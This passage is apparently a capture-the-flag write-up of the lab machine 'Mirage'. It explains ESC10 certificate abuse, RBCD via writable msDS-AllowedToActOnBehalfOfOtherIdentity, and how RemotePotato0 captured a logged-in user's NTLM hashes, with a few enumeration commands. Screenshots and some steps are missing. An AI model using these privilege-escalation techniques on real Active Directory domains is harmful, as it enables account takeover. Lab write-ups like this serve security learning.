'mark.bbond' now holds AllowedToAct rights on the Domain Controller
Info

Checking StrongCertificateBindingEnforcement as nathan.aadam via Evil-WinRM
It returned a value of 1 for StrongCertificateBindingEnforcement, which means the KDC is running in compatibility (audit) mode. In this mode, weak certificate bindings—such as certificates with mismatched UPNs used in attacks like ESC1 or ESC10—are still accepted, but their usage is logged for auditing purposes. As a result, a user like nathan.aadam could still exploit ESC10 to request a certificate for administrator@mirage.htb and authenticate as a Domain Admin, despite the setting not being fully hardened.
This step is relevant for ESC10, which targets vulnerable TLS configurations on ADCS servers. If the server allows outdated protocols like TLS 1.0 or weak cipher suites, it may be possible to perform NTLM relaying against the Certificate Authority using tools like Certipy.
SChannel\Protocols: shows if deprecated versions (e.g., TLS 1.0/1.1) are enabled
SChannel\CipherSuites: reveals if weak ciphers (e.g., RC4, NULL) are allowed
This misconfiguration enables attackers to relay NTLM authentication to ADCS and request certificates via Certipy
Important A value of 0x4 typically suggests that the system is susceptible to ESC10 due to a weak certificate mapping configuration.
With a valid certificate obtained this way, an attacker can impersonate domain users or even domain admins via PKINIT.
We Identify Writable Attributes in Active Directory Using bloodyAD

Info The user mark.bbond has write access to many attributes on his own account, including contact information, certificate and DPAPI-related fields, as well as the critical attribute msDS-AllowedToActOnBehalfOfOtherIdentity, which can be abused for Resource-Based Constrained Delegation (RBCD). He also has control over msDS-SupportedEncryptionTypes, allowing for possible Kerberos encryption downgrade attacks.
Additionally, mark.bbond has write access to the account javier.mmarshall, specifically to the userAccountControl and logonHours attributes. This allows him to reactivate the disabled user and manipulate login hours, which is often used in privilege escalation paths.
Attack Chain
We regenerate Kerberos TGTs for both mark.bbond and javier.mmarshall using 'NetExec SMB'(Or use your existing tickets for these users)
We read the root flag from Administrator’s Desktop using type
type C:\\Users\\Administrator\\Desktop\\root.txt
Beyond Root
(for that infos we need Administrator rights)
FAQ
Why we got the Hashes from mark.bbond via RemotePotato?

I've confirmed why the RemotePotato exploit was intercepting mark.bbond's NTLM responses: RemotePotato forces a vulnerable COM server to unmarshall an attacker-provided (marshalled) IStorage object. During unmarshalling, the COM server queries the OXID resolver and initiates an outbound RPC/NTLM authentication in the context of the "first interactive user" on the machine. Since AutoAdminLogon = 1 was set, this context is provided by the automatically logged-in user. For final confirmation, I checked with elevated privileges which user owns the explorer.exe process — the result shows:
explorer.exe (PID 556) => MIRAGE\\mark.bbond
This proves: the machine had an active interactive session from MIRAGE\mark.bbond, RemotePotato was able to enforce authentication in exactly this user context, and therefore the NTLM responses/hashes from mark.bbond were intercepted.
# Get the explorer process and query its owner
$proc = Get-WmiObject -Class Win32_Process -Filter "Name='explorer.exe'"
foreach ($p in $proc) {
    $owner = $p.GetOwner()
    "{0} (PID {1}) => {2}\\{3}" -f $p.Name, $p.ProcessId, $owner.Domain, $owner.User
}
We list active user sessions (with Admin rights!)
query user
mark.bbond have active session
Summary

Summary RemotePotato
As an Administrator I confirmed the condition that made RemotePotato exploitable:
Our initial shell (context nathan.aadam) only gave us the hint that AutoAdminLogon was set for mark.bbond — we also observed an explorer process running, which indicates an interactive session. Those two indicators together led us to attempt the RemotePotato attack.
RemotePotato0 intercepts and relays these authentications
This happens before NTLM restrictions can be applied


3. Registry Settings Enable Complete Hashes
NtlmMinServerSec: 536870912 = Enforces NTLMv2 with 128-bit encryption
NTLMv2 Hashes are longer and more standardized than NTLMv1
Higher security = Better hash format for cracking
4. The "Permission Gap"
RestrictReceivingNTLMTraffic: 2 only blocks external network connections
DCOM/RPC Activation is internal system communication
Windows treats this as "trusted local operation"
5. Why It Doesn't Work on Some Systems:
Older Windows versions have different DCOM security
Various hotfixes patch the vulnerability
Different registry combinations produce incomplete hashes
Summary:
RemotePotato0 works because it:
Uses DCOM for local activation (bypasses network restrictions)
Abuses RPC for NTLM relay
Exploits high NTLM security for complete hashes
Abuses a design flaw in Windows session isolation
This is not a "Network Attack" - it's "Local Privilege Escalation" through session hopping!
Example
Testing the Exploit on a Local VM with Multiple User Sessions
During my testing on a local virtual machine, I successfully executed the RemotePotato0 exploit in an environment with two active user sessions. The attack successfully captured NTLM hashes from both authenticated users through DCOM cross-session activation.